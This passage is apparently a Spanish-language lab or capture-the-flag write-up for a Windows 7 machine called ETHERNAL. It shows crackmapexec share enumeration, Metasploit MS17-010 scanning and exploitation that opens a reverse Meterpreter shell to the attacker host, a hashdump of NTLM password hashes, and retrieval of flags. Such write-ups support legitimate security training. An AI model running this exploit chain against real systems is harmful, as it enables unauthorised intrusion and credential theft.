Unable to connect with SMB1 -- no workgroup available
```

***** SOLO PARA USO EDUCATIVO*****




```
┌──(hmstudent㉿kali)-[~/Documents/ETHERNAL]
└─$ crackmapexec smb 192.168.228.135 -u 'Admin' -p 'contraseña' --shares
SMB         192.168.228.135 445    WIN-845Q99004PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP)
1:True)
SMB         192.168.228.135 445    WIN-845Q99004PP  [+] WIN-845Q99004PP\Admin:contraseña
SMB         192.168.228.135 445    WIN-845Q99004PP  [+] Enumerated shares
SMB         192.168.228.135 445    WIN-845Q99004PP  Share           Permissions     Remark
SMB         192.168.228.135 445    WIN-845Q99004PP  -----           -----------     ------
SMB         192.168.228.135 445    WIN-845Q99004PP  ADMIN$                          Remote Admin
SMB         192.168.228.135 445    WIN-845Q99004PP  C$                              Default share
SMB         192.168.228.135 445    WIN-845Q99004PP  IPC$                            Remote IPC
```


3. Explotación




```
       =[ metasploit v6.4.1-dev                          ]
+ -- --=[ 2407 exploits - 1239 auxiliary - 422 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

use auxiliary/scanner/smb/smb_ms17_010
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                  Required  Description
   ----         ---------------                                  --------  -----------
   CHECK_ARCH   true                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/n yes       List of named pipes to check
                amed_pipes.txt
   RHOSTS                                                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                                                           asploit.html
   RPORT        445                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                no        The Windows domain to use for authentication
   SMBPass                                                       no        The password for the specified username
   SMBUser                                                       no        The username to authenticate as
   THREADS      1                                                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```




```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.228.135
rhost => 192.168.228.135
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.228.135:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.228.135:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > █
```




```
msf6 auxiliary(admin/smb/ms17_010_command) > run

[*] 192.168.228.135:445   - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.228.135:445   - Built a write-what-where primitive...
[+] 192.168.228.135:445   - Overwrite complete... SYSTEM session obtained!
[+] 192.168.228.135:445   - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.228.135:445   - Getting the command output...
[*] 192.168.228.135:445   - Executing cleanup...
[+] 192.168.228.135:445   - Cleanup was successful
[+] 192.168.228.135:445   - Command completed successfully!
[*] 192.168.228.135:445   - Output for "net group "Domain Admins" /domain":

The request will be processed at a domain controller for domain WORKGROUP.
```




```
odule options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                  Required  Description
   ----                  ---------------                                  --------  -----------
   DBGTRACE              false                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlist    yes       List of named pipes to check
                         s/named_pipes.txt
   RHOSTS                192.168.228.135                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                                                                    ng-metasploit.html
   RPORT                 445                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                   no        The service display name
   SERVICE_NAME                                                           no        The service name
   SHARE                 ADMIN$                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/writ
                                                                                    e folder share
   SMBDomain             .                                                no        The Windows domain to use for authentication
   SMBPass                                                                no        The password for the specified username
   SMBUser                                                                no        The username to authenticate as
```




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.228.131:6464
[*] 192.168.228.135:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.228.135:445 - Built a write-what-where primitive...
[+] 192.168.228.135:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.228.135:445 - Selecting PowerShell target
[*] 192.168.228.135:445 - Executing the payload...
[+] 192.168.228.135:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201798 bytes) to 192.168.228.135
[*] Meterpreter session 2 opened (192.168.228.131:6464 → 192.168.228.135:49160) at 2024-04-17 22:26:52 -0400

meterpreter > 
```




```
meterpreter > migrate 6659
[*] Migrating from 1284 to 6659...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > sysinfo
Computer        : WIN-845Q99OO4PP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```




```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c7404e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
```



```
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  4096    dir   2022-02-09 18:08:34 -0500  $Recycle.Bin
100444/r--r--r--  8192    fil   2021-07-20 13:06:42 -0400  BOOTSECT.BAK
040777/rwxrwxrwx  4096    dir   2021-07-20 13:06:42 -0400  Boot
040777/rwxrwxrwx  0       dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0       dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096    dir   2022-05-13 19:39:54 -0400  Program Files
040555/r-xr-xr-x  4096    dir   2009-07-14 00:57:06 -0400  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2022-05-13 19:36:33 -0400  ProgramData
040777/rwxrwxrwx  0       dir   2021-07-20 09:09:34 -0400  Recovery
040777/rwxrwxrwx  4096    dir   2024-04-16 19:49:04 -0400  System Volume Information
040555/r-xr-xr-x  4096    dir   2022-02-09 18:08:30 -0500  Users
040777/rwxrwxrwx  16384   dir   2022-05-13 19:35:13 -0400  Windows
100444/r--r--r--  383786  fil   2010-11-20 22:23:51 -0500  bootmgr
000000/---------  0       fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/---------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
```



```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-05-13 18:51:20 -0400  bandera2.txt
100666/rw-rw-rw-  282   fil   2021-07-20 09:22:40 -0400  desktop.ini

meterpreter > cat bandera2.txt
a63c1c39c0c7fd570053343451667939meterpreter > 
```



Recycle
bander
bandera1 - Notepad
File Edit Format View Help


```
0ef3b7d488b11e3e800f547a0765da8e
```

Windows 7
Build 7601
This copy of Windows is not genuine

4. Banderas

Buscamos las banderas una vez tenemos acceso a la maquina **ETHERNAL.**

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939



5. Herramientas usadas

- **Nmap**
- **Metasploit**
- **Naabu**
- **Enum4linux**
- **Crackmapexe**

6. EXTRA Opcional